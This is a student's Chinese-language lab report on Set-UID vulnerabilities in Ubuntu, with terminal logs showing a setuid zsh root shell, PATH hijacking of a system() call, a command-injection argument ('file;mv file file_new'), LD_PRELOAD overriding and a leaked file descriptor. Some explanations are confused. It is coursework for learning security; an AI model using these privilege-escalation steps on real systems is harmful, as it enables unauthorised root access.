



计算机网络安全

LAB1 Set-UID Program Vulnerability

学 生 姓 名: _

学 生 学 号: _

一、实验准备

1. 实验描述


Set-UID 是 Unix 操作系统中一种重要的安全机制。在运行 Set-UID 程序时，它假定拥有者的特权。例如，如果程序的所有者是 root，那么当任何人运行这个程序时，程序在执行期间获得 root 的特权。Set-UID 允许我们做许多有趣的事情，但不幸的是，它也是许多坏事情的罪魁祸首。因此，这个实验室的目标有两个方面：(1)欣赏它的好的一面：理解为什么需要 Set-UID 以及它是如何实现的。(2)了解其不利的一面：了解其潜在的安全问题。

2. 开发环境

32 bit ubuntu 16.04

二、实验过程

1. 猜测为什么“passwd”，“chsh”，“su”，和“sudo”命令需要 Set-UID 机制，如果它们没有这些机制的话，会发生什么。



```
zjq@ubuntu: ~  
zjq@ubuntu:~$ which passwd  
/usr/bin/passwd  
zjq@ubuntu:~$ ls -la /usr/bin/passwd  
-rwsr-xr-x 1 root root 68208 11月 29 2022 /usr/bin/passwd  
zjq@ubuntu:~$ cp /usr/bin/passwd /tmp/  
zjq@ubuntu:~$ ls -la /tmp/passwd  
-rwxr-xr-x 1 zjq zjq 68208 2月 26 18:25 /tmp/passwd  
zjq@ubuntu:~$ /tmp/passwd  
更改 zjq 的密码。  
Current password:  
新的 密码:  
重新输入新的 密码:  
Bad: new password is too simple  
新的 密码:  
重新输入新的 密码:  
passwd: 认证令牌操作错误  
passwd: 密码未更改  
zjq@ubuntu:~$ ^C  
zjq@ubuntu:~$ /usr/bin/passwd  
更改 zjq 的密码。  
Current password:  
新的 密码:  
重新输入新的 密码:  
Bad: new password is too simple  
新的 密码:  
重新输入新的 密码:  
passwd: 已成功更新密码  
zjq@ubuntu:~$
```

从上面的截图可以看出：将 passwd 拷贝到/tmp/下，修改密码时出现了错误消息 passwd: 认证令牌操作错误，但在原始的/usr/bin/passwd 文件中并不影响具体修改。可以看到，在修改后从文件权限从-rwsr 变为-rwxr，表示从设置了 Set-UID 和所有者的执行权限，变为没有设置 Set-UID，仅有执行权限。复制的文件没有了修改密码的权限，即失去

了 root 权限。

```
passwd: 已成功更新密码
zjq@ubuntu:~$ which su
/usr/bin/su
zjq@ubuntu:~$ ls -la /usr/bin/su
-rwsr-xr-x 1 root root 67816 2月  7 2022 /usr/bin/su
zjq@ubuntu:~$ cp /usr/bin/su /tmp/
zjq@ubuntu:~$ ls -la /tmp/su
-rwxr-xr-x 1 zjq zjq 67816 2月  26 18:58 /tmp/su
zjq@ubuntu:~$ which sudo
/usr/bin/sudo
zjq@ubuntu:~$ ls -la /usr/bin/sudo
-rwsr-xr-x 1 root root 166056 4月  4 2023 /usr/bin/sudo
zjq@ubuntu:~$ cp /usr/bin/sudo /tmp/
zjq@ubuntu:~$ ls -la /tmp/sudo
-rwxr-xr-x 1 zjq zjq 166056 2月  26 18:59 /tmp/sudo
zjq@ubuntu:~$ which chsh
/usr/bin/chsh
zjq@ubuntu:~$ s -la /usr/bin/chsh
s: 未找到命令
zjq@ubuntu:~$ ls -la /usr/bin/chsh
-rwsr-xr-x 1 root root 53040 11月 29 2022 /usr/bin/chsh
zjq@ubuntu:~$ cp /usr/bin/chsh /tmp/
zjq@ubuntu:~$ ls -la /tmp/chsh
-rwxr-xr-x 1 zjq zjq 53040 2月  26 19:00 /tmp/chsh
zjq@ubuntu:~$
```

对于“chsh”，“su”，和“sudo”命令，把这些程序拷贝到用户目录下，同样在权限上从-rwsr 变为-rwxr。

2. 在 linux 环境下运行 Set-UID 程序，同时描述并且解释你的观察结果

2. (a)

```
正在设置 zsh (5.4.2-3ubuntu3.2) ...
正在处理用于 man-db (2.9.1-1) 的触发器 ...
root@ubuntu:/home/zjq# cd /tmp/
root@ubuntu:/tmp# sudo su
root@ubuntu:/tmp# cp /usr/bin/zsh /tmp/
root@ubuntu:/tmp# chmod u+s zsh
root@ubuntu:/tmp# ls -la zsh
-rwsr-xr-x 1 root root 832416 2月  26 19:37 zsh
root@ubuntu:/tmp# exit
exit
root@ubuntu:/tmp# ./zsh
ubuntu# id
用户id=0(root) 组id=0(root) 组=0(root)
ubuntu#
```

我们可以看到，在复制 zsh 文件后，通过 chmod 命令使其拥有 4755 权限，然后作为普通用户登录，运行 tmp/zsh 可以获得 root 权限。

通过“id”命令，uid=0(root) gid=0(root) 组=0(root)，可以看到当前用户的 UID 和 GID 都为 0，0 是 root 用户的默认 id，即为获得了 root 权限。

2. (b)

```
zjq@zjq:~$ cd /tmp/
zjq@zjq:/tmp$ sudo su
[sudo] zjq 的密码:
root@zjq:/tmp# cp /bin/bash /tmp/
root@zjq:/tmp# chmod u+s bash
root@zjq:/tmp# exit
exit
zjq@zjq:/tmp$ ls -la bash
-rwsr-xr-x 1 root root 1109564 2月  27 14:51 bash
zjq@zjq:/tmp$ ./bash
bash-4.3$ id
uid=1000(zjq) gid=1000(zjq) 组=1000(zjq),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

对于/bin/bash，操作相同，但是不能获得特权。

3. Setup for the rest of the tasks

```
root@zjq: /bin
zjq@zjq:~$ nihao
nihao: 未找到命令
zjq@zjq:~$ sudo su
[sudo] zjq 的密码:
root@zjq:/home/zjq# cd /bin
root@zjq:/bin# rm sh
root@zjq:/bin# ln -s zsh sh
root@zjq:/bin#
```

完成操作

4. PATH 环境变量的设置

4. (a)

成功将/bin/sh 连接到/bin/zsh

```
vmware-root
root@zjq:/tmp# cd /bin
root@zjq:/bin# rm sh
root@zjq:/bin# ln -s zsh sh
root@zjq:/bin# exit
exit
zjq@zjq:/tmp$ cd /bin
zjq@zjq:/bin$ sudo su
root@zjq:/bin# ls -ls sh
0 lrwxrwxrwx 1 root root 3 2月 27 16:38 sh -> zsh
root@zjq:/bin# exit
exit
```

```
root@zjq:/tmp# mv system ls
root@zjq:/tmp# exit
exit
zjq@zjq:/tmp$ ./system
bash: ./system: 没有那个文件或目录
zjq@zjq:/tmp$ cp /bin/zsh /tmp
zjq@zjq:/tmp$ mv zsh ls
mv: replace 'ls', overriding mode 4755 (rwsr-xr-x)? ^C
zjq@zjq:/tmp$ sudo rm zsh
zjq@zjq:/tmp$ cp /bin/zsh /tmp/ls
cp: 无法创建普通文件 '/tmp/ls': 权限不够
zjq@zjq:/tmp$ sudo cp /bin/zsh /tmp/ls
zjq@zjq:/tmp$ ./system
bash: ./system: 没有那个文件或目录
```

```
zjq@zjq:/tmp$ gcc -o system system.c
zjq@zjq:/tmp$ ./system
config-err-XFpnQ7
gnome-software-CVSVJ2
gnome-software-PQ6VJ2
ls
system
system.c
system-private-5fe57448f58a4fe0a7a4b5b58eed769b-colorld.service-MhV5qJ
system-private-5fe57448f58a4fe0a7a4b5b58eed769b-rtkit-daemon.service-Zb4XHF
system-private-5fe57448f58a4fe0a7a4b5b58eed769b-systemd-timesyncd.service-CYHKu
p
test
test.c
text.c
unity_support_test.0
VMwareDnD
VMware-root
zzz
```

复制一个具有 set-uid 的进去，把一个/bin/zsh 复制到/tmp/ls。然后重命名 zsh 为 ls。设置环境变量为当前路径。运行 system 即获得 root 权限。

```
zjq@zjq:/tmp$ echo $PATH
/home/zjq/bin:/home/zjq/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
zjq@zjq:/tmp$ PATH=/tmp/
zjq@zjq:/tmp$ echo $path
zjq@zjq:/tmp$ ./system
compaudit:135: command not found: getent
zjq#
```

system()函数通过调用/bin/sh 来执行命令，而由于 shell 程序受环境变量影响，通过将相对路径的命令作为参数传递给 system()函数，攻击者可以利用环境变量的控制权来执行恶意代码，从而获取特权访问。

4, (b)

```
-rwxr-xr-x 1 root root 7348 2月 27 16:52 text
root@zjq:/tmp# cd /bin
root@zjq:/bin# ln -s bash sh
ln: 无法创建符号链接'sh': 文件已存在
root@zjq:/bin# rm sh
root@zjq:/bin# ln -s bash sh
root@zjq:/bin# ln -ls sh
ln: 无效选项 -- l
Try 'ln --help' for more information.
root@zjq:/bin# ls -ls sh
0 lrwxrwxrwx 1 root root 4 2月 27 17:04 sh -> bash
root@zjq:/bin# S
```

删除 sh 并且将 sh 连接到 bash。

```
zjq@zjq:/tmp$ ./text
config-err-XFpnQ7
ls
systemd-private-5fe57448f58a4fe0a7a4b5b58eed769b-colord.service-MhV5qJ
systemd-private-5fe57448f58a4fe0a7a4b5b58eed769b-rtkit-daemon.service-Zb4XHF
systemd-private-5fe57448f58a4fe0a7a4b5b58eed769b-systemd-timesyncd.service-CYHK
p
text
text.c
unity_support_test.0
VMwareDnD
vmware-root
zjq@zjq:/tmp$ ls -l text
-rwxr-xr-x 1 root root 7348 2月 27 17:12 text
zjq@zjq:/tmp$
```

权限为-rwxr-xr-x，虽然所有者是 root 用户，但是并不拥有 root 权限。这是由于，在 sh->zsh 后，程序内部的命令将由 /bin/bash 解释，而不是 /bin/zsh。

5. sytem()和 execve()的不同

5. (a)

```
ta::gedit-position
root@zjq:/home/zjq# gcc -o SRU SRU.c
root@zjq:/home/zjq# chmod u+s SRU
root@zjq:/home/zjq# sudo su
root@zjq:/home/zjq# exit
exit
root@zjq:/home/zjq# exit
exit
zjq@zjq:~$ ls -la file;ls -la SRU
-rw-rw-r-- 1 zjq zjq 2 2月 27 17:38 file
-rwsr-xr-x 1 root root 7584 2月 27 17:39 SRU
zjq@zjq:~$

exit
zjq@zjq:~$ ls -la file;ls -la SRU
-rw-rw-r-- 1 zjq zjq 2 2月 27 17:38 file
-rwsrwxr-x 1 zjq zjq 7584 2月 27 17:58 SRU
zjq@zjq:~$ ./SRU "file;mv file file_new"
1
zjq@zjq:~$
zjq@zjq:~$ ls file*
```

对于 file 文件，这是这有所有者和所有组有 rw 权限，其他用户只有读权限。SRU 程序设置了 Set-UID，有 root 权限，因此可以读取系统中的任何文件，包括 Bob 用户无法访问的文件。

因此，这个命令不安全，Bob 可以读取非 root 权限和需要 root 权限的文件，比如说 file

文件，可以被用户进行阅读和重写。

5.(b).

在 $q=1$ 时，攻击无效。系统会把 "file;mv file file_new2" 作为文件夹的名称去查询对应文件。这是由于 `system()` 调用 `/bin/sh`，它链接 `zsh`。在使用 `root` 权限运行 `cat` 文件之后，它将运行 `mv file _new`。但是当 $q=1$ 时，`Executive()` 将把 `file;mv file _new2` 作为文件夹名称，因此系统将提示没有该文件。

```
gcc: fatal error: no input files
compilation terminated.
root@zjq:/home/zjq# gcc -o SRU2 SRU.c
root@zjq:/home/zjq# chmod u+s SRU2
root@zjq:/home/zjq# exit
exit
zjq@zjq:~$ ls -la SRU2
-rwsr-xr-x 1 root root 7584 2月 27 19:01 SRU2
zjq@zjq:~$ ls
Desktop  Downloads          file_new  Pictures  SRU      SRU.c      Videos
Documents  examples.desktop  Music    Public    SRU2     Templates
zjq@zjq:~$ ./SRU2 "file;mv file file_new"
/bin/cat: 'file;mv file file_new': No such file or directory
zjq@zjq:~$
```

6. LD_PRELOAD 环境变量

为了保证 Set-UID 程序在 `LD_PRELOAD` 环境的操纵下是安全的，动态链接器会忽略环境变量，但是在某些条件下是例外的。首先完成对 `mylib.c` 的编译，`sleep` 函数的重载，`LD_PRELOAD` 环境变量的设置，`myprog` 的编译。

6. (a)

当 `myprog` 不拥有 `set-uid` 的 `root` 权限，用户为普通用户时。运行可以得到如下结果：显示 `I am not sleeping!` 原本 `sleep` 函数的功能是使程序暂停执行一段时间，但通过重载，程序将 `sleep` 函数的行为修改为输出 "I am not sleeping"，而不会真正暂停程序的执行。

这证明它使用了 `LD_PRELOAD` 环境，重载了 `sleep()` 函数。

```
zjq@zjq:~$ mkdir lab1
zjq@zjq:~$ cd lab1
zjq@zjq:~/lab1$ gedit mylib.c
zjq@zjq:~/lab1$ gcc -fPIC -g -c mylib.c

gcc: 未找到命令
zjq@zjq:~/lab1$ gcc -shared -Wl,-soname,libmylib.so.1 \
> -o libmylib.so.1.0.1 mylib.o -lc

bash: fg: 无任务
zjq@zjq:~/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
zjq@zjq:~/lab1$ echo $LD_PRELOAD
./libmylib.so.1.0.1
zjq@zjq:~/lab1$ gcc -o myprog myprog.c
myprog.c: 在函数 'main':
myprog.c:4:4: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
    sleep(1);
    ^
zjq@zjq:~/lab1$ ^C
zjq@zjq:~/lab1$ gedit myprog.c
zjq@zjq:~/lab1$ gcc -o myprog myprog.c
zjq@zjq:~/lab1$ ./myprog
I am not sleeping!
```

6 (b)

当具有 Set-UID `root` 权限，用户为普通用户时，程序没有输入 "I am not sleeping"，运行时链接器会忽略 `LD_PRELOAD` 环境变量，并使用系统默认的 `sleep()` 函数，而不会

重载。

```
zjq@zjq:~/lab1$ sudo su
[sudo] zjq 的密码:
root@zjq:/home/zjq/lab1# export LD_PRELOAD=./libmylib.so.1.0.1
root@zjq:/home/zjq/lab1# gcc -o myprog myprog.c
root@zjq:/home/zjq/lab1# chmod u+s myprog
root@zjq:/home/zjq/lab1# exit
exit
zjq@zjq:~/lab1$ ./myprog
zjq@zjq:~/lab1$
```

6. (c)

当具有 Set-UID root 权限，用户为 root 用户时，进行了 sleep 函数的重载。

```
zjq@zjq:~/lab1$ sudo su
root@zjq:/home/zjq/lab1# export LD_PRELOAD=./libmylib.so.1.0.1
root@zjq:/home/zjq/lab1# gcc -o myprog myprog.c
root@zjq:/home/zjq/lab1# chmod u+s myprog
root@zjq:/home/zjq/lab1# ./myprog
I am not sleeping!
root@zjq:/home/zjq/lab1#
```

6 (d)

将 myprog 设为 Set-UID 用户 user1 程序，并在不同于 user1 的用户下运行时，没有重载 sleep 函数。这是由于只有当一个用户运行由自己创建的程序时，LD_PRELOAD 环境变量才能被使用，并且 sleep() 函数才能被重载。

```
root@zjq:/home/zjq/lab1# sudo su
root@zjq:/home/zjq/lab1# useradd -d /usr/user1 -m user1
root@zjq:/home/zjq/lab1# su user1
user1@zjq:/home/zjq/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
user1@zjq:/home/zjq/lab1$ gcc -o myprog myprog.c
/usr/bin/ld: 无法打开输出文件 myprog: 权限不够
collect2: error: ld returned 1 exit status
user1@zjq:/home/zjq/lab1$ su zjq
密码:
zjq@zjq:~/lab1$ ./myprog
zjq@zjq:~/lab1$
```

7.消除和清理特权

test.c 用于显示具体的安全问题。首先尝试打开/etc/zzz 文件；然后通过 sleep () 函数，休眠 1s；然后通过调用 setuid(getuid()) 来永久性地放弃了 root 权限；接下来创建一个子进程，注入恶意数据"Malicious Data"。

最后结果表明，虽然 test 放弃了程序的 root 权限，但是仍然可以使用之前打开的文件描述符来执行文件操作，包括写入数据。

要避免这个问题，可以将 setuid(getuid()) 调用移到打开文件之前。这样，在打开文件之前，程序已经放弃了 root 权限，就不会以 root 权限去执行任何文件操作，从而确保文件的安全性。


```

zjq@zjq:~$ sudo su
[sudo] zjq 的密码:
root@zjq:/home/zjq# cd /etc
root@zjq:/etc# gedit zzz

** (gedit:6820): WARNING **: Set document metadata failed: 不支持设置属性 metadata::gedit-spell-enabled

** (gedit:6820): WARNING **: Set document metadata failed: 不支持设置属性 metadata::gedit-encoding

** (gedit:6820): WARNING **: Set document metadata failed: 不支持设置属性 metadata::gedit-position
root@zjq:/etc# gedit test.c

(gedit:6827): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files

** (gedit:6827): WARNING **: Set document metadata failed: 不支持设置属性 metadata::gedit-spell-enabled

** (gedit:6827): WARNING **: Set document metadata failed: 不支持设置属性 metadata::gedit-encoding

** (gedit:6827): WARNING **: Set document metadata failed: 不支持设置属性 metadata::gedit-position
root@zjq:/etc# gcc -o test test.c
root@zjq:/etc# chmod u+s test
root@zjq:/etc# exit
exit
zjq@zjq:~$ ls -al zzz test
ls: 无法访问'zzz': 没有那个文件或目录
ls: 无法访问'test': 没有那个文件或目录
zjq@zjq:~$ cd /etc
zjq@zjq:/etc$ ls -al zzz test
-rwsr-xr-x 1 root root 7644 2月 28 11:31 test
-rw-r--r-- 1 root root 0 2月 28 11:30 zzz
zjq@zjq:/etc$ ./test
zjq@zjq:/etc$ cat zzz
Malicious Datazjq@zjq:/etc$

```

三、实验总结

在这个实验中，我对 Set-UID 机制有了更深入的认识。Set-UID 是 Unix 操作系统中一种重要的安全机制。我在实验一二中了解了 Set-UID 的大致工作原理，在实验 345 中理解了 Set-UID 的安全风险在 linux 系统中，权限是非常重要的，在普通用户权限下有很多不能访问的文件可以通过切换到 root 获取，体现了 Set-UID 作为安全机制的重要性。

我在进行实验出现问题是大部分都是没有及时切换用户或者进入对应的文件夹，这是由于还不是特别熟悉 linux 系统，风险和漏洞防止，在实验 67 中学习了如何测试 Set-UID 的安全性和改进 Set-UID 的安全性。